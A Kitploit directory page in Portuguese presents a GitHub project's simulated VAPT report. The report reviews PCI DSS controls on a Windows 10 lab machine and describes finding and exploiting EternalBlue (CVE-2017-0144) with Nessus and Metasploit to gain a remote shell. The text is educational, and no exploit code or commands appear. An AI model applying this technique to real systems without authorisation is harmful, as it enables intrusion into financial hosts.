
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint — Este relatório descreve um engajamento VAPT estruturado focado em conformidade com PCI DSS, enumeração de serviço SMB e exploração do CVE-2017-0144 (EternalBlue) em uma máquina Windows 10 dentro de uma infraestrutura voltada para finanças. | Kitploit
Ferramentas/GitHubGitHub/adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
ReconhecimentoAnálise de VulnerabilidadesExploraçãoSegurança de RedeTestes de PenetraçãoAprendizado e Educação
GitHubadityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint

VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →

Este relatório descreve um engajamento VAPT estruturado focado em conformidade com PCI DSS, enumeração de serviço SMB e exploração do CVE-2017-0144 (EternalBlue) em uma máquina Windows 10 dentro de uma infraestrutura voltada para finanças.

Ver Repositório
157há 1 anoAinda não revisado
Compartilhar

Relatório de VAPT sobre Exploração de SMB em Endpoint Windows 10 do Setor Financeiro

Este relatório descreve um engajamento estruturado de VAPT focado na conformidade com PCI DSS, enumeração de serviços SMB e exploração da CVE-2017-0144 (EternalBlue) em uma máquina Windows 10 dentro de uma infraestrutura voltada para finanças.


🔐 Introdução

As instituições financeiras enfrentam alguns dos requisitos de conformidade mais rigorosos no espaço de segurança cibernética. Com dados sensíveis de clientes e informações de titulares de cartão em jogo, configurações incorretas de segurança podem levar a violações catastróficas. Esta simulação de VAPT foi realizada para avaliar a postura de segurança de um sistema endpoint baseado em Windows 10 sob a perspectiva de conformidade com PCI DSS, além de identificar e explorar vulnerabilidades conhecidas em serviços SMB expostos.

A simulação abrange múltiplas etapas — desde reconhecimento e varredura de vulnerabilidades usando Nessus até exploração real via Metasploit. O relatório enfatiza ainda a importância do hardening de endpoints, gerenciamento de patches, aplicação de firewalls e alinhamento com PCI DSS para manter a integridade de redes financeiras.
Aditya Bhatt


Relatório de Avaliação de Vulnerabilidades e Teste de Penetração (VAPT)

Alvo: Host Windows 10 – Endpoint do Setor Financeiro

Preparado por: Aditya Bhatt
Cargo: Analista VAPT | Profissional de Segurança Cibernética
Contato: [email protected] | +91-9818993884


Sumário Executivo

Este relatório apresenta os resultados de um teste de penetração conduzido em um endpoint Windows 10 que supostamente lida com dados financeiros e transações com cartão de crédito. O objetivo foi validar as implementações de controle do PCI DSS e identificar potenciais vetores de ataque que poderiam comprometer os dados dos titulares de cartão.

Usando Nessus, o host foi descoberto como vulnerável ao CVE-2017-0144 (EternalBlue) — uma vulnerabilidade crítica do SMB. O framework Metasploit foi então utilizado para explorar essa falha e obter acesso remoto não autorizado a um shell. Este relatório destaca a importância do gerenciamento oportuno de patches e do hardening de serviços de rede para evitar violações de dados em sistemas financeiros.


Objetivos

  • Avaliar a conformidade com os requisitos do PCI DSS em um endpoint alvo.
  • Enumerar e identificar vulnerabilidades em um sistema Windows 10.
  • Explorar vulnerabilidades descobertas usando ferramentas e técnicas padrão.
  • Recomendar ações de remediação para melhorar a segurança do sistema e a conformidade.

Metodologia

Tarefa 1: Avaliação de Conformidade com PCI DSS

Seis objetivos principais e doze requisitos do PCI DSS foram revisados. Os princípios-chave incluem:

  • Implementar firewalls e alterar padrões de fábrica
  • Criptografar dados de titulares de cartão durante armazenamento e transmissão
  • Usar antivírus, configurações seguras e gerenciamento de patches
  • Aplicar mecanismos de controle de acesso e autenticação
  • Monitorar, registrar e realizar varreduras regulares de vulnerabilidades
  • Criar e aplicar uma política de segurança em toda a organização

Tarefa 2: Descoberta de Vulnerabilidades

Sistema Alvo:

  • VM Windows 10
  • Endereço IP: 10.10.195.105
  • Sub-rede: 255.0.0.0

Ferramentas Utilizadas:

  • Nmap para descoberta de portas e serviços




